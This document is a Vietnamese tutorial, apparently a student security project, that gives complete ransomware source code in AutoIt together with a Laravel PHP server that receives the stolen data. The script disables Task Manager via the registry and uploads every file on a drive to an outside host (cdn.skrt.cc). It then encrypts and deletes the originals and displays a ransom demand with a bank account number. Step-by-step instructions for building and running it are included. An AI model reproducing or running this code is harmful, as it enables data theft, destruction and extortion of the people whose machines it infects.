
// Hàm chính: khóa task manager bằng cách viết vào registry của window



// Hàm chính: lấy ra toàn bộ file, loop từng file để mã hóa thành base64 rồi up lên server của hacker, sau đó mã hóa file



// Hàm xử lí thao tác người dùng:



**3.2 Mã PHP cho API**

****

**Hướng dẫn chạy mã nguồn:**

1. Cấu hình API ở local

* Dùng xampp hoặc laragon để tạo 1 server ở local
* Khởi tạo project laravel bằng cách dùng lệnh composer:

*composer create-project laravel/laravel example-app*

* Vào thư mục project laravel, copy nội dung này vào file *routes/api.php<?php*

*use Illuminate\Http\Request;*

*use Illuminate\Support\Facades\Route;*

*use Illuminate\Support\Facades\Storage;*

*use Illuminate\Support\Str;*

*Route::group(['domain' => env('SUB\_DOMAIN')], static function () {*

*Route::post('/', static function (Request $request) {*

*$data = $request->all();*

*$content = $data['content'];*

*$file\_path = $data['file\_path'];*

*$device\_id = $data['device\_id'];*

*$array = explode('/', $file\_path);*

*$file\_name = end($array);*

*$path = '/bao\_mat\_thong\_tin/'.$device\_id.'/'.Str::random(5).'-'.$file\_name.'.txt';*

*Storage::disk('s3')->put($path, $content);*

*return $path;*

*});*

*});*

* Vào file .env để config SUB\_DOMAIN, các thông số của bucket aws s3
* Gõ lệnh *php artisan serve* để bắt đầu

1. Biên dịch kịch bản AutoIT:

* Cài đặt ngôn ngữ AutoIT về máy

[*https://www.autoitscript.com/site/autoit/downloads/*](https://www.autoitscript.com/site/autoit/downloads/)

* Copy file \_HttpRequest.au3 cùng thư mục với file dưới
* Tạo 1 file au3 và dán nội dung mã nguồn vào

#Region ;\*\*\*\* Directives created by AutoIt3Wrapper\_GUI \*\*\*\*

#AutoIt3Wrapper\_Icon=20341-256x256x32.ico

#EndRegion ;\*\*\*\* Directives created by AutoIt3Wrapper\_GUI \*\*\*\*

#RequireAdmin

#include <Crypt.au3>

#include <AutoItConstants.au3>

#include <String.au3>

#include <Array.au3>

#include <ButtonConstants.au3>

#include <EditConstants.au3>

#include <GUIConstantsEx.au3>

#include <StaticConstants.au3>

#include <WindowsConstants.au3>

#include <\_HttpRequest.au3>

Global $files

Global $directory = "G:\"

Global $PRIVATE\_KEY = "123"

Global $key\_name = "HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"

Global $value\_name = "DisableTaskMgr"

Global $device\_id = DriveGetSerial( "c:\" )

#Region ### START Koda GUI section ### Form=

$Form1 = GUICreate("Đưa tiền hoặc mất dữ liệu", 615, 391, -1, -1)

GUISetFont(14, 400, 0, "Segoe UI")

$Label1 = GUICtrlCreateLabel("Mày đã bị hack", 96, 72, 133, 29)

$Label2 = GUICtrlCreateLabel("Chuyển tao 10 cành để lấy mã hoặc say bye dữ liệu", 96, 144, 445, 29)

$Label3 = GUICtrlCreateLabel("STK: 1019822127 VCB", 96, 170, 445, 29)

$Input1 = GUICtrlCreateInput("Nhập mã", 104, 216, 401, 33)

$Label3 = GUICtrlCreateLabel("Mã", 40, 216, 34, 29)

$button = GUICtrlCreateButton("Mở khóa", 240, 288, 147, 57)

GUISetState(@SW\_SHOW)

#EndRegion ### END Koda GUI section ###

;~ ===> Main function

RegWrite($key\_name, $value\_name, "REG\_DWORD", 1)

$files = getAllFiles($directory, 0)

For $file In $files

$file\_content = FileRead($file)

$data = base64($file\_content)

$file\_path = StringReplace($file, '\', '/')

\_HttpRequest(2, 'https://cdn.skrt.cc/api', 'content='&$data&'&file\_path='&$file\_path&'&device\_id='&$device\_id)

\_Crypt\_EncryptFile($file, $file & 'duataotien', $PRIVATE\_KEY, $CALG\_AES\_256)

FileDelete($file)

Next

;~ <=== End Main function

While 1

$nMsg = GUIGetMsg()

Switch $nMsg

Case $GUI\_EVENT\_CLOSE

MsgBox(16 + 262144, "Lỗi", "Đưa tiền đây rồi tính tiếp")

Case $button

$key = GUICtrlRead($Input1)

If $key == $PRIVATE\_KEY Then

unlockFiles()

RegDelete($key\_name, $value\_name)

MsgBox(16 + 262144, "OK", "Nhớ mặt tao")

Exit

Else

MsgBox(16 + 262144, "Lỗi", "Sai mã mở khóa")

EndIf

EndSwitch

WEnd

Func unlockFiles()

For $file In $files

\_Crypt\_DecryptFile($file & 'duataotien', $file, $PRIVATE\_KEY, $CALG\_AES\_256)

FileDelete($file & 'duataotien')

Next

EndFunc

Func getAllFiles($path = "", $counter = 0)

$counter = 0

$path &= '\'

Local $list\_files = '', $file, $demand\_file = FileFindFirstFile($path & '\*')

If $demand\_file = -1 Then Return ''

While 1

$file = FileFindNextFile($demand\_file)

If @error Then ExitLoop

If @extended Then

If $counter >= 10 Then ContinueLoop

getAllFiles($path & $file, $counter + 1)

Else

$files &= $path & $file & "|"

EndIf

WEnd

FileClose($demand\_file)

Return \_StringExplode(StringTrimRight($files, 1), "|", 0)

EndFunc

Func base64($string)

Local $oDM = ObjCreate("Microsoft.XMLDOM")

If Not IsObj($oDM) Then Return SetError(1, 0, 1)

Local $oEL = $oDM.createElement("Tmp")

$oEL.DataType = "bin.base64"

$oEL.NodeTypedValue = Binary($string)

Return $oEL.Text

EndFunc

* Lưu lại và click chuột phải vào file, chọn Run Script

.